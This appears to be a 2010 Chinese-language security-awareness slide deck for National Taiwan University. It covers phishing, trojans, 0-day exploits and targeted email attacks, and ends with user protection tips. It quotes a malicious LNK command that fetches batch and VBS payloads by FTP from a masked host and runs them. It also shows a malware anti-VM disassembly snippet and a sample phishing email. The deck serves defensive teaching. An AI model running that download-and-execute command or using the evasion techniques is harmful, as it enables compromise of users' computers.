# 臺灣大學資安教育訓練
# 個人電腦安全及社交工程防護

中華電信數據通信分公司

資安技術顧問李倫銓

lclee@cht.com.tw

## 講師介紹

- 李倫銓
- 交大資訊工程研究所 分散式系統與網路安全實驗室
- 台大電機工程研究所 博士班
- 中華電信數據通信分公司 資安技術顧問
- 經歷:
  - 中華電信SOC第三線資安事件處理工程師
  - CISSP/資安攻防技術課程講師
  - 資安人雜誌特約專欄作家與譯者
  - 行政院研考會網路課程Web應用程式威脅、VPN技術講師
  - CEH、CHFI、HIT(台灣駭客年會)講師、台灣Botnet研討會Speaker

2010/09/13

# Outlines

- 演練結果說明
- 誘騙、惡意程式技術與個人電腦安全
- 電子郵件目標式攻擊(Target Attack)
- 結語

2010/09/13

# 演練結果說明


# 前言

- 電腦病毒與駭客，不是只有出現在電影裡面，但哪些部分是真的?

- 資安漏洞、系統問題每年都不一樣，駭客使用的手法也日新月異。你仍然按照SOP和過去的技術來防護?

# 案例分享 1

- 駭客入侵 還在換網頁嗎??



# 對電腦病毒與木馬程式錯誤概念

# 課堂說明

## 才剛重灌，就中木馬?

EXE file header
IP

後門程序開始


Live Demo

# 信用卡釣魚網站

寄件者: jcic@jcic.org.tw
日期: 2006年7月4日 下午 07:14
收件者: 21世紀行銷名單47
主旨: 金融信用卡中心提醒您

親愛的信用卡用戶您好：

近用僞卡集團及詐騙集團盛行，且手法日益高明，
本金融聯合信用卡中心近來發現有數十萬筆信用卡出現異常
，特此本中心提醒各廣大用戶，請儘速致本中心網站驗證您
所使用的信用卡是否有出現異常，以保障您個人的權益遭受
不明的損失！！　　特此公告　　金融聯合信用卡中心

金融聯合信用卡中心

連上它信上的網址
http://jcic.cngsh.com
畫面如下

# 信用卡釣魚網站(cont)


# Yahoo上利用問答建置釣魚網站之手法

# MSN 社交工程誘騙手法

you are here: 首頁 » Zeus殭屍程式連卡巴斯基數位簽章也偷

## Zeus殭屍程式連卡巴斯基數位簽章也偷

由 blue 於 週一, 08/09/2010 - 14:04 發表

**新聞來源:** ITHOME

資策會-惡意程式分析
專家講解惡意程式最常用的技術,辨識/ 清除/防護處理程序,立即成為資安達人!
hotgroup.com.tw/ad/life.do

駭客透過第二版Zeus殭屍網路打算在英國進行金融詐騙，駭客透過該殭屍網路蒐集了各種憑證與資料，其中還包括了知名防毒業者已過期的數位簽章。文/陳曉莉（編譯）

免費下載《技術指標精解》
學會五大技術指標，輕鬆判斷市場趨勢 移動平均線、MACD、相對強弱指標...
www.Forex.com

Google 提供的廣告

英國資安業者Trusteer上周指出，駭客透過第二版Zeus殭屍網路打算在英國進行金融詐騙，隨後另一資安業者趨勢科技（Trend Micro）則發現Zeus殭屍程式中含有防毒軟體業者卡巴斯基（Kaspersky）的數位簽章。趨勢警告，這顯示駭客攻擊趨勢。

這並非是駭客首次竊取數位簽章，數位簽章是用來驗證內容與來源的完整性，及防止使用者下載有害的檔案，先前資安業者發現攻擊微軟Windows Shell漏洞Stuxnet木馬程式中就發現了來自瑞昱半導體（Realtek）與智微（JMicron）科技的程式碼簽章。

# 竹科公司數位簽章被竊 為惡意程式Stuxnet利用

作者：張雎君 -07/26/2010

本月初所傳出利用微軟捷徑檔漏洞的零時差攻擊，幕後這隻名為Stuxnet的惡意程式被調查人員發現是駭客竊取瑞昱半導體(Realtek)及智微科技(JMicron)的數位簽章後來簽署自己的惡意程式，以順利在微軟Window 7或Vista 64 bit作業系統下執行。

數位鑑識專家表示，為了防止惡意程式執行，在微軟Win 7或Vista 64 bit環境下會檢查驅動程式是否有合法簽章，有才會允許載入。因此，顯示卡、音效卡業者會為其所開發的驅動程式購買合法簽章，而駭客為了撿便宜，便滲透進去這些公司竊取數位簽章來簽署自己的惡意程式。根據外電報導，VeriSign已經中止這兩個已被盜用的簽章，並將對所發出的其他簽章採取進一步調查。據推測，這兩家公司疑似先感染了會竊取數位簽章的Zeus惡意程式。

- 檔案加簽章，若僅檢查有無簽章就被騙過


# 惡意程式技術

# 案例:

- 第一時間蒐集到的惡意程式，41種防毒軟體檢測皆無法偵測。


VirusTotal 是一款可疑檔案分析服務，通過各種知名反病毒引擎，對您所上傳的檔案進行偵測，以判斷檔案是否被病毒，蠕蟲，木馬，以及各類惡意軟體感染. 查看詳細信息...

檔案 TINTSETP.EXE 接收於 2009.07.13 03:16:11 (UTC)
當前狀態: 完成
結果: 0/41 (0.00%)

| 反病毒引擎 | 版本 | 最後更新 | 掃描結果 |
|---|---|---|---|
| a-squared | 4.5.0.18 | 2009.07.13 | - |
| AhnLab-V3 | 5.0.0.2 | 2009.07.11 | - |
| AntiVir | 7.9.0.204 | 2009.07.12 | - |
| Antiy-AVL | 2.0.3.1 | 2009.07.10 | - |
| Authentium | 5.1.2.4 | 2009.07.12 | - |
| Avast | 4.8.1335.0 | 2009.07.12 | - |
| AVG | 8.5.0.387 | 2009.07.12 | - |
| BitDefender | 7.2 | 2009.07.13 | - |
| CAT-QuickHeal | 10.00 | 2009.07.10 | - |
| ClamAV | 0.94.1 | 2009.07.13 | - |
| Comodo | 1631 | 2009.07.13 | - |

2010/09/13

# 木馬可以訂做上網賣

- 客制化的木馬程式，防毒軟體無法偵測!

# 基本惡意程式免殺技術

- 加殼脫殼與加密解密
  - 壓縮與外層數據偽裝，利用特殊的演算法，對可執行文件與DLL文件裡的資源進行壓縮與對文件的描述、版本號、創建日期、修改軟體、系統執行需求等外層數據進行偽裝。
  - 舉個最簡單的例子:WinRAR
- 加花指令
- 程序入口點修改
- 內存、文件特徵碼的定位與修改

2010/09/13

# 惡意程式反分析技術

- Anti-VM
- Anti-Debugger

**Anti-Virtual Machines**

Pseudo code:

```
IF detect_vmware
    THEN do nothing, destroy self, destroy system
ELSE
    Continue with malware payload
```

DASHER Variant Disassembly Example:

```
PS_____:00401D51  push   offset aNetStartFindst ; "net start | findstr VMware &&
echo VMwa"...
PS_____:00401D52  push   edi
PS_____:00401D53  call   sub_402148
PS_____:00401D58  lea    eax, [ebp+var_300]
PS_____:00401D5E  push   eax
PS_____:00401D5F  push   offset aNetStartFind_0 ; "net start | findstr Virtual &&
echo Vir"...
PS_____:00401D64  push   edi
PS_____:00401D65  call   sub_402148
PS_____:00401D6A  push   offset aDel0   ; "del %%0\r\n"
```


2010/09/13

# 社交工程
# 電子郵件目標式攻擊
# Target Attack




## 何謂Target Attack?

- 故事內幕:
  - 駭客利用Word漏洞，將木馬夾在doc檔中，到處發信進行滲透。木馬啟動後便將機密文件外送，並且開啟後門通知駭客來連



# 何謂0day漏洞

修補到最新，就沒事了嗎?




# 過去一年內重大0day 紀錄

| 日期 | 漏洞與說明 |
|---|---|
| 02/25 | Adobe Acrobat and Reader 0day |
| 02/25 | Microsoft Office Excel 0day |
| 04/30 | Adobe Acrobat 被發現兩項0day攻擊的緩衝區溢位弱點 |
| 06/18 | Adobe Reader /Acrobat 被發現含有多項弱點 |
| 07/06 | Adobe Shockwave Player 0day |
| 07/06 | Microsoft DirectShow 0day弱點(07/17才發布修補) |
| 07/24 | Adobe Acrobat Reader 含有零時差(0day) 漏洞 |
| 08/14 | Linux Null pointer dereference vulnerability(0day) |
| 10/12 | Adobe Acrobat Reader 含有零時差(0day) 漏洞 |
| 10/16 | Adobe Reader and Acrobat 含有多個可能造成遠端執行任意程式碼的漏洞 |
| 12/17 | Adobe Acrobat /Reader 含有零時差(0day) |
| 2010/01/14 | MS Internet Explorer 0day(編號979352) |

# 2010 IE 0day(代號: 極光 )

- 出現在今年1/14的微軟IE瀏覽器漏洞，編號979352、CVE-2010-0249，經研究人員分析，幾乎能夠對目前所有版本的IE瀏覽器與作業系統造成影響。

## HiNet資安：IE漏洞在台有災情

1則回應 貼文 分享

新聞稿

2010/02/03 10:50:02

今年一月初微軟瀏覽器被爆出安全漏洞，微軟於兩周前破例提前釋出IE瀏覽器的修補程式，讓用戶經過更新之後能夠避免受IE極光漏洞攻擊的影響。

資安廠商將之前微軟瀏覽器安全漏洞遭相關攻擊事件命名為代號Aurora(極光)攻擊行動。HiNet SOC資安監控中心並緊急為用戶提供攻擊資訊，並通知受駭的網站與用戶進行處理。

HiNet SOC資安監控中心表示，兩周前微軟未修補的期間已造成災情，部分網站遭入侵後利用該漏洞放置掛馬，造成不少人可能已被漏洞影響，遭植入木馬程式。資安專家指出，這個攻擊方式俗稱「網頁掛馬」，而這起微軟瀏覽器漏洞正是「網頁掛馬」最愛使用的攻擊漏洞。

# 漏洞也有沒時間修的!!

Flash Player漏洞擺爛一年多　Adobe道歉

文/[redacted] (記者) 2010-02-09

我要收藏

**Adobe表示，2008年9月開發者提交臭蟲報告時，剛好遇到Adobe忙於新版產品發表，因此將此臭蟲的修補工作放到了下一版，而未及時在Flash Player 10中做安全更新。**

由於忙於新產品發表，安全研究人員已提交一年多的Flash Player安全漏洞，Adobe近期才終於修補。Adobe產品經理Emmy Huang在部落格上說明原由並表示道歉之外，現在也正在檢查是否有更多未解決的臭蟲。

2008年九月間安全研究人員Matthew Dempsky在Flash Player的臭蟲回報平台（JIRA FP-677）上提交了一個可能讓電腦當機（crash）的漏洞，但該漏洞在歷經一年多之後，於2009年11月間所釋出的Flash Player 10.1 beta才修補。

據ComputerWorld報導，該漏洞遭攻擊時，可能讓IE 6或IE 7，以及FireFox及Safari 3等瀏覽器當機；而在其他瀏覽器，則可能瀏覽器繼續執行，但Flash Player當掉。Dempsky並設了一個網站，展示概念性攻擊。

# 8月14日Linux被公佈有一個嚴重漏洞

07:51 UTC

Today's Internet Threat Level: GREEN

Handler on Duty: Adrien de Beaupre

Diary Trends Reports About Presentations Top 10

Handler's Diary: Surviving a third party onsite audit;Tools for extracting files from pcaps;

Diary

previous next

**Linux NULL pointer dereference due to incorrect proto_ops initializations (CVE-2009-2692) vulnerability**

Published: 2009-08-14,
Last Updated: 2009-08-14 11:44:26 UTC
by Chris Carboni (Version: 1)

0 comment(s)

Edward alerted us to a new Linux vulnerability coming from how Linux deals with unavailable operations for some protocols.

All Linux 2.4 / 2.6 versions since May of 2001 are believed to be vulnerable.

More details are available here

Christopher Carboni - Handler On Duty

Keywords:

0 comment(s)

previous next

存在了8年

- 漏洞翻新
- 結合時事
- 標題更新穎，更引人入勝

政治類　　健康養身類



## 以下都是曾經出現過的惡意信件檔案標題

- 「李登輝、郭冠英與馬英九」、
- 「駐外館處設置的內部考慮.doc/pdf」、
- 「臺灣的十字架.pdf」、
- 「博弈開放對本島民生之影響分析.doc」、
- 「歐巴馬兩岸政策分析.doc」、
- 「兩岸暖春可能導致臺灣邊緣化問題.doc」、
- 「林毅夫回臺祭祖於我有益無害.doc」、
- 「飯島愛歷部AV精彩截圖.ppt」、
- 「消費券：恤荒之政.doc」

# 惡意電子郵件類型

## 早期

- 電子郵件病毒多使用.exe、.com、.pif、.bat檔案等等
  - 但這些檔案現在的outlook預設為關閉
  - 大部分的防毒軟體皆會掃描郵件附件檔案





- 教育普及，民智大開，現在使用者大多也不會去開啟此類檔案。

# 新型態的惡意附件

| 排名 | 檔案類型 | 介紹與說明 |
|---|---|---|
| 1 | PDF | Portable Document Format的簡稱，意思是「便攜式文件格式」，由Adobe Systems在1993年用於文件交換所發展出的文件格式。 |
| 2 | DOC | Office 2003文件檔格式，也是目前公務機構最常使用的文件檔案 |
| 3 | PPT | Office 2003簡報檔格式 |
| 4 | RAR | 歷史非常悠久的壓縮/解壓縮程式 |
| 5 | LNK | Windows 捷徑檔，駭客利用 **.lnk檔案** 能呼叫 CMD 指令的功能，將有害的 CMD 程式碼寫到 **.lnk** 檔的「目標」欄內。 |

# PDF惡意附件案例說明


- 駭客利用ADOBE acrobat軟體的漏洞，設計有問題的PDF檔案，一旦開啟便會觸發漏洞，進而執行駭客設計的攻擊程序。
- 此類駭客手法利用的是一種稱作Buffer/Heap Overflow的攻擊技巧，利用軟體的缺陷來達到駭客的目的。



# LNK惡意附件攻擊手法介紹


# LNK惡意附件攻擊手法介紹(cont)

q 入侵範例說明




完整 CMD 指令內容如下：

C:\WINDOWS\system32\cmd.exe /c echo open xxx.xxx.edu.tw > t.t& echo 123 >> t.t& echo 123 >> t.t& echo get down3.bat c:\down3.bat >> t.t& echo get vnet3.vbs %windir%\vnet3.vbs >> t.t& echo bye >> t.t& ftp -s:t.t& del t.t& start %windir%\vnet3.vbs&

```
C:\WINDOWS\system32\cmd.exe /c echo open xxx.xxx.edu.tw > t.t&
echo 123 >> t.t&
echo 123 >> t.t&
echo get down3.bat c:\down3.bat >> t.t&
echo get vnet3.vbs %windir%\vnet3.vbs >> t.t&
echo bye >> t.t&
ftp -s:t.t&
del t.t&
start %windir%\vnet3.vbs&
```

# LNK惡意附件攻擊手法介紹(cont)


使用內建FTP協定下載惡意程式

# 不是漏洞的漏洞 DEMO


## 案例說明

# 電子郵件使用安全

- 關閉Outlook的預覽功能


# 電子郵件使用安全（續）

- E-mail下載圖片先確定寄件者




# 電子郵件使用安全（續）

- Outlook Express 6.5以前的版本，應設定阻擋圖片下載。
- 工具→選項




# 電子郵件使用安全（續）

- Outlook Express 關閉預覽：「檢視」內的「視窗版面配置」



# 以上你所聽過的電子郵件
# 關閉預覽方式完全沒有用!

# 案例說明 DEMO

# Flash案例

## 判斷電子郵件安全原則

## 面對演練的防治方式

1. Outlook 中禁止顯示郵件中的圖片與外部內容

2. 不要點選郵件中的連結

3. 不要開啟郵件中的附件

## 面對真實的惡意郵件攻擊

- 防治措施:

# 比對顯示名稱與電子郵件帳號?


這些欄位都是可以改的!

# 對於可疑電子郵件應有警覺性

**q 為何會收到這封郵件?**

- 若非信任者應先確認寄件來源及寄件者。

**q 是否應該收到這封郵件?**

- 公務帳號不收私人信件
- 注意吸引人之標題，應詳加確認郵件主旨及內容。

**q 是否應該開啟這封郵件?**

- 公務郵件之外的郵件不要開，確認與業務是否相關。
- 不開啟連結是否有影響。

# 如何查看郵件的標頭(mail header)


## q 以Outlook express為例

1. 先開啟你要看的信，然後點選「檔案」
2. 點選「內容」


- 點選「詳細資料」頁面，即可得到該郵件的信件標頭。

# 如何追蹤郵件來源

- 使用軟體Email track pro




# 惡意電郵攻擊已經演變為可以躲避防毒牆的偵測

案例說明

# 結語



## 結語

總結本課程相關的病毒、木馬知識與駭客攻擊手法：

- 個人電腦安全防護
  1. Windows Vista/7具備較佳的安全機制。
  2. 儘管防毒軟體、系統更新可能無法完全保護你的電腦安全，但是他們是基本的防護措施。
  3. 請注意從emule等p2p軟體上的抓回來的檔案。
  4. 釣魚誘騙不是漏洞，無法靠修補系統來防護，要靠修補人腦。

- 社交工程目標式攻擊搭配0day漏洞已經成為目前駭客專注的重點。

- 了解並執行現有資訊安全政策與安全控管機制

2010/09/13

